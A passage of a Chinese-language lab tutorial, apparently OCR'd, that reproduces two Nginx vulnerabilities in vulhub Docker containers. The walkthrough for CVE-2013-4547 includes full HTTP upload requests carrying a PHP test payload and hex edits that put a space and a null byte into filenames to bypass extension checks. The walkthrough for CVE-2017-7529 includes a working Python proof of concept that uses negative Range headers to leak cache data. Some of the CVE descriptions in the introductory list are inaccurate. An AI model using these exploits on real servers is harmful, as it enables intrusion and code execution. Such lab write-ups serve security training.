


Nginx相关漏洞类型

1. 认证和授权漏洞：例如未正确验证用户身份、未授权访问、访问控制不当等问题。
2. 输入验证漏洞：例如未正确过滤和验证用户输入的数据，导致注入攻击、跨站脚本攻击等安全问题。
3. 安全配置漏洞：例如配置错误或不当的安全设置，如使用默认密码、禁用了重要的安全功能等。
4. 逻辑漏洞：例如不正确的逻辑判断、缺少合适的错误处理等问题。
5. 缓冲区溢出漏洞：例如未正确限制用户输入数据大小，导致溢出攻击等问题。
6. 拒绝服务漏洞：例如攻击者利用Nginx的特定漏洞进行拒绝服务攻击，导致服务器崩溃或无法响应用户请求。

Nginx相关高危漏洞案例

1. CVE-2013-2028：使用PUT或DELETE方法可导致任意文件覆盖漏洞。
2. CVE-2013-4547：由于Nginx未正确处理不合法的HTTP头，攻击者可利用此漏洞进行拒绝服务攻击。
3. CVE-2014-0133：由于Nginx未正确处理分块编码的HTTP请求，攻击者可利用此漏洞进行拒绝服务攻击。
4. CVE-2017-7529：由于Nginx未正确处理特定的HTTP请求，攻击者可利用此漏洞进行拒绝服务攻击。



Nginx文件名逻辑漏洞（CVE-2013-4547）*

环境搭建

```
cd /root/vulhub/nginx/CVE-2013-4547
docker-compose build
docker-compose up -d
80 port
```

漏洞介绍

CVE-2013-4547漏洞是由于非法字符空格和截止符导致Nginx在解析URL时的有限状态机混乱，导致攻击者可以通过一个非编码空格绕过后缀名限制。假设服务器中存在文件123. jpg，则可以通过改包访问让服务器认为访问的为PHP文件。


这个漏洞其实和代码执行没有太大关系，其主要原因是错误地解析了请求的URI，错误地获取到用户请求的文件名，导致出现权限绕过、代码执行的连带影响。

- 受影响版本

```
Nginx 0.8.41~1.4.3
Nginx 1.5.0~1.5.7
```

漏洞复现

生成shell.jpg文件内容如下：



上传文件并抓包分析

```
Host: 10.0.3.132:8080
Content-Length: 208
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.3.132:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVmzlOUL1IcJAFjok
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://10.0.3.132:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cookie: sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%2C%22first_id%22%3A
%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1
%E8%B4%A5%22%2C%22%24latest_search_keyword%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%
22%24latest_referrer%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%7D%2C%22identities%22%3A%
22eyIkaWRlbnRpdHlfY29va211X21kIjoiMTkwYTZiZTFjNmNlN2EtMGYwY2Z1M2U4MWVlNzE4LTI2MDAxZjUxLTEzMjcxMDQtMTkwYTZiZTFjNm
QxMjMxIn0%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22
%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%7D
Connection: close

------WebKitFormBoundaryVmzlOUL1IcJAFjok
Content-Disposition: form-data; name="file_upload"; filename="shell.jpg"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundaryVmzlOUL1IcJAFjok--
```

将文件重命名为shell.jpg 截断符.php

```
Host: 10.0.3.132:8080
Content-Length: 208
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.3.132:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVmzlOUL1IcJAFjok
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Referer: http://10.0.3.132:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cookie: sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%2C%22first_id%22%3A
%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1
%E8%B4%A5%22%2C%22%24latest_search_keyword%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%
22%24latest_referrer%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%7D%2C%22identities%22%3A%
22eyIkaWRlbnRpdHlfY29va211X21kIjoiMTkwYTZiZTFjNmNlN2EtMGYwY2Z1M2U4MWV1NzE4LTI2MDAxZjUxLTEzMjcxMDQtMTkwYTZiZTFjNm
QxMjMxIn0%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22
%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%7D
Connection: close

------WebKitFormBoundaryVmzlOUL1IcJAFjok
Content-Disposition: form-data; name="file_upload"; filename="shell.jpg0x00.php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundaryVmzlOUL1IcJAFjok--
```

这里先用0x00进行占位，之后通过16进制进行修改

放行 | 丢弃 | 拦截已开启 | 操作 | 打开内嵌浏览器

美化 Raw Hex

```
00000510  32 25 32 32 25 37 44 25  32 43 25 32 32 25 32 34  2%22%7D%2C%22%24
00000520  64 65 76 69 63 65 5f 69  64 25 32 32 25 33 41 25  device_id%22%3A%
00000530  32 32 31 39 30 61 36 62  65 31 63 36 63 65 37 61  22190a6be1c6ce7a
00000540  2d 30 66 30 63 66 65 33  65 38 31 65 65 37 31 38  -0f0cfe3e81ee718
00000550  2d 32 36 30 30 31 66 35  31 2d 31 33 32 37 31 30  -26001f51-132710
00000560  34 2d 31 39 30 61 36 62  65 31 63 36 64 31 32 33  4-190a6be1c6d123
00000570  31 25 32 32 25 37 44 0d  0a 43 6f 6e 6e 65 63 74  1%22%7D Connect
00000580  69 6f 6e 3a 20 63 6c 6f  73 65 0d 0a 0d 0a 2d 2d  ion: close  --
00000590  2d 2d 2d 2d 57 65 62 4b  69 74 46 6f 72 6d 42 6f  ----WebKitFormBo
000005a0  75 6e 64 61 72 79 56 6d  7a 6c 30 55 4c 31 49 63  undaryVmzl0UL1Ic
000005b0  4a 41 46 6a 6f 6b 0d 0a  43 6f 6e 74 65 6e 74 2d  JAFjok Content-
000005c0  44 69 73 70 6f 73 69 74  69 6f 6e 3a 20 66 6f 72  Disposition: for
000005d0  6d 2d 64 61 74 61 3b 20  6e 61 6d 65 3d 22 66 69  m-data; name="fi
000005e0  6c 65 5f 75 70 6c 6f 61  64 22 3b 20 66 69 6c 65  le_upload"; file
000005f0  6e 61 6d 65 3d 22 73 68  65 6c 6c 2e 6a 70 67 30  name="shell.jpg0
00000600  78 30 30 2e 70 68 70 22  0d 0a 43 6f 6e 74 65 6e  x00.php" Conten
00000610  74 2d 54 79 70 65 3a 20  69 6d 61 67 65 2f 6a 70  t-Type: image/jp
00000620  65 67 0d 0a 0d 0a 3c 3f  70 68 70 20 70 68 70 69  eg  <?php phpi
00000630  6e 66 6f 28 29 3b 3f 3e  0d 0a 2d 2d 2d 2d 2d 2d  nfo();?> ------
00000640  57 65 62 4b 69 74 46 6f  72 6d 42 6f 75 6e 64 61  WebKitFormBounda
00000650  72 79 56 6d 7a 6c 30 55  4c 31 49 63 4a 41 46 6a  ryVmzl0UL1IcJAFj
00000660  6f 6b 2d 2d 0d 0a -- --  -- -- -- -- -- -- -- --  ok--
```

这里的 30为 16进制的0，78为16进制的x 我们要将这里的0x00修改为空格（20）和截断符（00）

美化 Raw Hex

```
00000510  32 25 32 32 25 37 44 25  32 43 25 32 32 25 32 34  2%22%7D%2C%22%24
00000520  64 65 76 69 63 65 5f 69  64 25 32 32 25 33 41 25  device_id%22%3A%
00000530  32 32 31 39 30 61 36 62  65 31 63 36 63 65 37 61  22190a6be1c6ce7a
00000540  2d 30 66 30 63 66 65 33  65 38 31 65 65 37 31 38  -0f0cfe3e81ee718
00000550  2d 32 36 30 30 31 66 35  31 2d 31 33 32 37 31 30  -26001f51-132710
00000560  34 2d 31 39 30 61 36 62  65 31 63 36 64 31 32 33  4-190a6be1c6d123
00000570  31 25 32 32 25 37 44 0d  0a 43 6f 6e 6e 65 63 74  1%22%7D Connect
00000580  69 6f 6e 3a 20 63 6c 6f  73 65 0d 0a 0d 0a 2d 2d  ion: close  --
00000590  2d 2d 2d 2d 57 65 62 4b  69 74 46 6f 72 6d 42 6f  ----WebKitFormBo
000005a0  75 6e 64 61 72 79 56 6d  7a 6c 30 55 4c 31 49 63  undaryVmzl0UL1Ic
000005b0  4a 41 46 6a 6f 6b 0d 0a  43 6f 6e 74 65 6e 74 2d  JAFjok Content-
000005c0  44 69 73 70 6f 73 69 74  69 6f 6e 3a 20 66 6f 72  Disposition: for
000005d0  6d 2d 64 61 74 61 3b 20  6e 61 6d 65 3d 22 66 69  m-data; name="fi
000005e0  6c 65 5f 75 70 6c 6f 61  64 22 3b 20 66 69 6c 65  le_upload"; file
000005f0  6e 61 6d 65 3d 22 73 68  65 6c 6c 2e 6a 70 67 20  name="shell.jpg
00000600  00 2e 70 68 70 22 0d 0a  43 6f 6e 74 65 6e 74 2d  .php" Content-
00000610  54 79 70 65 3a 20 69 6d  61 67 65 2f 6a 70 65 67  Type: image/jpeg
00000620  0d 0a 0d 0a 3c 3f 70 68  70 20 70 68 70 69 6e 66    <?php phpinf
00000630  6f 28 29 3b 3f 3e 0d 0a  2d 2d 2d 2d 2d 2d 57 65  o();?> ------We
00000640  62 4b 69 74 46 6f 72 6d  42 6f 75 6e 64 61 72 79  bKitFormBoundary
00000650  56 6d 7a 6c 30 55 4c 31  49 63 4a 41 46 6a 6f 6b  VmzlOUL1IcJAFjok
```

最终上传的包为

美化 Raw Hex \n


```
Host: 10.0.3.132:8080
Content-Length: 208
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://10.0.3.132:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVmzlOUL1IcJAFjok
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.0.3.132:8080/
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cookie: sensorsdata2015jssdkcross=%7B%22distinct_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%2C%22first_id%22%3A%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%22%24latest_search_keyword%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%22%24latest_referrer%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%7D%2C%22identities%22%3A%22eyIkaWRlbnRpdHlfY29va211X21kIjoiMTkwYTZiZTFjNmNlN2EtMGYwY2Z1M2U4MWVlNzE4LTI2MDAxZjUxLTEzMjcxMDQtMTkwYTZiZTFjNmQxMjMxIn0%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%7D
Connection: close

------WebKitFormBoundaryVmzlOUL1IcJAFjok
Content-Disposition: form-data; name="file_upload"; filename="shell.jpg .php"
Content-Type: image/jpeg

<?php phpinfo();?>
------WebKitFormBoundaryVmzlOUL1IcJAFjok--
```

这里文件整体的后缀名为.php所以这个文件会交给FastCGI处理，之后FastCGI会将文件名从截断符处截断这时的文件名为 shell.jpg0x20 同时这样也绕过了前端代码对.php文件的过滤，然后将文件上传。

上传的结果：

File uploaded successfully: /var/www/html/uploadfiles/shell.jpg

通过访问文件执行php
这里我们通过访问网址进行抓包修改



File uploaded successfully: /var/www/html/uploadfiles/shell.jpg

抓到的包

美化 Raw Hex

```
GET /uploadfiles/shell.jpg HTTP/1.1
Host: 10.0.3.132:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cookie: sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%2C%22first_id%22%3A
%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1
%E8%B4%A5%22%2C%22%24latest_search_keyword%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%
22%24latest_referrer%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%7D%2C%22identities%22%3A%
22eyIkaWRlbnRpdHlfY29va2llX2lkIjoiMTkwYTZiZTFjNmNlN2EtMGYwY2Z1M2U4MWVlNzE4LTI2MDAxZjUxLTEzMjcxMDQtMTkwYTZiZTFjNm
QxMjMxIn0%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22
%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%7D
Connection: close
```

进行修改:

```
GET /uploadfiles/shell.jpg00.php HTTP/1.1
Host: 10.0.3.132:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cookie: sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%2C%22first_id%22%3A
%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1
%E8%B4%A5%22%2C%22%24latest_search_keyword%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%
22%24latest_referrer%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%7D%2C%22identities%22%3A%
22eyIkaWRlbnRpdHlfY29va2llX2lkIjoiMTkwYTZiZTFjNmNlN2EtMGYwY2Z1M2U4MWVlNzE4LTI2MDAxZjUxLTEzMjcxMDQtMTkwYTZiZTFjNm
QxMjMxIn0%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22
%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%7D
Connection: close
```

这里的00依然是占位，便于通过16进制修改文件名

美化 Raw Hex


```
00000000  47 45 54 20 2f 75 70 6c  6f 61 64 66 69 6c 65 73  GET /uploadfiles
00000010  2f 73 68 65 6c 6c 2e 6a  70 67 20 00 2e 70 68 70  /shell.jpg .php
00000020  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a   HTTP/1.1 主机:
```

修改好后的文件名：

```
GET /uploadfiles/shell.jpg .php HTTP/1.1
Host: 10.0.3.132:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/sig
ned-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh-TW;q=0.9,zh;q=0.8
Cookie: sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%2C%22first_id%22%3A
%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1
%E8%B4%A5%22%2C%22%24latest_search_keyword%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%2C%
22%24latest_referrer%22%3A%22url%E7%9A%84domain%E8%A7%A3%E6%9E%90%E5%A4%B1%E8%B4%A5%22%7D%2C%22identities%22%3A%
22eyIkaWRlbnRpdHlfY29va2llX2lkIjoiMTkwYTZiZTFjNmNlN2EtMGYwY2Z1M2U4MWVlNzE4LTI2MDAxZjUxLTEzMjcxMDQtMTkwYTZiZTFjNm
QxMjMxIn0%3D%22%2C%22history_login_id%22%3A%7B%22name%22%3A%22%22%2C%22value%22%3A%22%22%7D%2C%22%24device_id%22
%3A%22190a6be1c6ce7a-0f0cfe3e81ee718-26001f51-1327104-190a6be1c6d1231%22%7D
Connection: close
```

这里也是一样包中的请求文件的总体后缀名为.php，nginx会首先将文件交给FastCGI处理并截断则请求的文件名为 shell.jpg，之后会交给PHP-FPM处理此时php-fpm.conf中的security.limit_extensions为空，也就是说任意后缀名都可以解析为PHP 所以会将 shell.jpg 文件当作php文件处理并返回给浏览器形成逻辑漏洞。

请求结果：



注意一点

在上传文件时为什么要以.php后缀截断的方式上传而不能直接上传 shell,jpg 文件呢？反正结果后面的.php后缀最后都会被截断掉。

因为这里的注入形式中由于请求文件被截断时空格被保留，所以请求文件的后缀名中一定会包含空格，否则会出现找不到文件的情况，因此我们在上传文件时就要以 .php 后缀被截断的方式来进行上传以来保留空格。

漏洞修复

```
将Nginx升级到1.5.7之后
```

Nginx 越界读取缓存漏洞复现（CVE-2017-7529）*

环境搭建

```
cd /root/vulhub/nginx/CVE-2017-7529
docker-compose build
docker-compose up -d
81 port
```

```
[root@redis CVE-2017-7529]# docker-compose up -d
WARN[0000] /root/vulhub/nginx/CVE-2017-7529/docker-compose.yml: `version` is obsolete
[+] Running 1/1
 ✔ Container cve-2017-7529-nginx-1  Started
[root@redis CVE-2017-7529]# netstat -anpt4
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:27017           0.0.0.0:*               LISTEN      1005/mongod
tcp        0      0 0.0.0.0:6379            0.0.0.0:*               LISTEN      56878/./redis-serve
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      78064/docker-proxy
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      57477/sshd
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      1190/master
tcp        0      0 10.0.3.132:6379         10.0.3.112:37706        ESTABLISHED 56878/./redis-serve
tcp        0      0 192.168.124.104:22      192.168.124.103:21706   ESTABLISHED 62626/sshd: root@pt
tcp        0      0 10.0.3.132:6379         10.0.3.200:43826        ESTABLISHED 56878/./redis-serve
tcp        0      0 10.0.3.132:6379         10.0.3.112:37696        ESTABLISHED 56878/./redis-serve
tcp        0      0 10.0.3.132:22           10.0.3.100:41681        ESTABLISHED 74918/sshd: root@pt
```

漏洞介绍

Nginx 在反向代理站点的时候，通常会将一些文件进行缓存，特别是静态文件。缓存的部分存储在文件中，每个缓存文件包括 “文件头”+“HTTP 返回包头”+“HTTP 返回包体”。如果二次请求命中了该缓存文件，则 Nginx 会直接将该文件中的 “HTTP 返回包体” 返回给用户。

HTTP的range头可以指定start和end的值，然后返回请求文件指定大小的内容。对于一般文件而言，range域无论怎样设置都不会有什么问题，但是对于缓存文件而言，它还包含了额外的头部信息(服务端信息)，因此如果start值被设置为负值时就有可能读取到缓存文件的头部。

漏洞复现

使用poc进行探测：

```
#!/usr/bin/env python
import sys
import requests

if len(sys.argv) < 2:
    print("%s url" % (sys.argv[0]))
    print("eg: python %s http://your-ip:8080/" % (sys.argv[0]))
    sys.exit()

headers = {
    'User-Agent': "Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10240"
}
offset = 605
url = sys.argv[1]
file_len = len(requests.get(url, headers=headers).content)
n = file_len + offset
headers['Range'] = "bytes=-%d,-%d" % (
    n, 0x8000000000000000 - n)

r = requests.get(url, headers=headers)
print(r.text)
```

```
C:\Users\eleven\Desktop\补充资料配套工具\中间件\exphub\nginx>python CVE-2017-7529.py http://10.0.3.132:8080

--0000000000000000002
Content-Type: text/html; charset=utf-8
Content-Range: bytes -605-611/612

